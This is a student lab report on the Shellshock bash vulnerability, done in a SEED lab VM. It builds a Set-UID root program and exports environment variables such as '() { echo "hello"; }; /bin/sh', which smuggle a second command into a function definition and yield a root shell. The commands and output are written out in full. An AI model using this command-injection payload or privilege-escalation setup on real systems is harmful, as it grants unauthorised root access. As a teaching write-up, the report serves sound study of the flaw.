
Shell_shock Attack

Rafik Tarbari, William Wadsworth

Introduction:


In this lab, we are implementing the shell_shock attack. The vulnerability we are exploring to commit this attack is found in shell defined functions in parent processes and how they are interpreted and passed to child processes. There are two ways this attack can be executed which are based on how the function definitions are passed to the child processes.

vul.c




```
#include <unistd.h>
#include <stdlib.h>

void main()
{

        setuid(geteuid());
        system("/bin/ls -l");

}
```

Compiling the program and executing it



```
[09/23/22]seed@VM:~$ vi vul.c
[09/23/22]seed@VM:~$ gcc vul.c -o vul
[09/23/22]seed@VM:~$ ./vul
```




```
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
-rwxrwxr-x 1 seed seed    7420 Sep 23 14:51 vul
-rw-rw-r-- 1 seed seed     102 Sep 23 14:51 vul.c
```


Observation:

As we run the program vul (./vul), we notice that it runs with seed privilege. It does not have **root** privilege.

Changing the Set-UID to root



```
[09/23/22]seed@VM:~$ sudo chown root vul
[09/23/22]seed@VM:~$ sudo chmod 4755 vul
[09/23/22]seed@VM:~$ ./vul
```



```
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
-rwsr-xr-x 1 root seed    7420 Sep 23 14:51 vul
-rw-rw-r-- 1 seed seed     102 Sep 23 14:51 vul.c
```


Observation:
Since we changed vul to be a Set-UID program, it runs with **root** privilege.

Method 1: Export function definition into the child process

To begin this method, we have to be sure that the vulnerable bash (bash_shellshock) is running by running the command `bash_shellshock`. Next, we create an environment variable called `foo`, and set it to:

`‘() { echo “hello world”; }; echo “extra”;’`

To make sure we set the correct value, we run `echo $foo`. After that, in order to pass this environment variable to the child, we export `foo` as the parent process. Finally, we run `bash_shellshock`. Doing so promotes `foo` to a function as well as running the commands that follow it, which is shown in the output.



```
[09/23/22]seed@VM:~$ foo='() { echo "hello world"; }; e
cho "extra";'
[09/23/22]seed@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
[09/23/22]seed@VM:~$ export foo
[09/23/22]seed@VM:~$ bash_shellshock
extra
[09/23/22]seed@VM:~$ echo $foo

[09/23/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
```

To make sure the child process received `foo` as an environment variable, we run `echo $foo`.


Method 2: Definition of a shell variable with special content

This method is very similar to Method 1. Before we get started, we need to make sure that `/bin/sh` is linked to the vulnerable `bash_shellshock`:

```
sudo ln -sf /bin/bash_shellshock /bin/sh
```

`/bin/sh` is normally linked to `/bin/bash`, but we want to test the attack, which means we need to run `/bin/bash_shellshock` instead of `/bin/bash`, hence the linking.

The main difference with this method is when exporting `foo`. Instead of our second command being `echo “extra”`, we change it to `/bin/sh` to try to get a root shell (since `vul` is a Set-UID program). So, we export foo as: `‘() { echo “hello world”; }; /bin/sh’`.



```
[09/23/22]seed@VM:~$ bash_shellshock
<~$ sudo ln -sf /bin/bash_shellshock /bin/sh
[09/23/22]seed@VM:~$ gcc -o vul vul.c
[09/23/22]seed@VM:~$ sudo chown root vul
[09/23/22]seed@VM:~$ sudo chmod 4755 vul
<~$ export foo='() { echo "hello"; }; /bin/sh'
[09/23/22]seed@VM:~$ ./vul
sh-4.2# █
```

Normally, this should not work because bash is supposed to parse commands in environment variables instead of running them. However, due to this exploit, that is not the case. Running `vul` gets us a root shell because this vulnerable version of bash (bash_shellshock) runs commands in environment variables instead of parsing through them.

Summary:

In this lab, we explored the shell function definitions vulnerability to get root privilege. In Ubuntu 16, the shell function variables were not parsed into environment variables but instead were interpreted as functions (starting with “**( )**”) in the child process. So, we inserted an extra command (**/bin/sh**) which was run in the child process to get a root shell since we changed the **set-UID** of our program **vul** to root.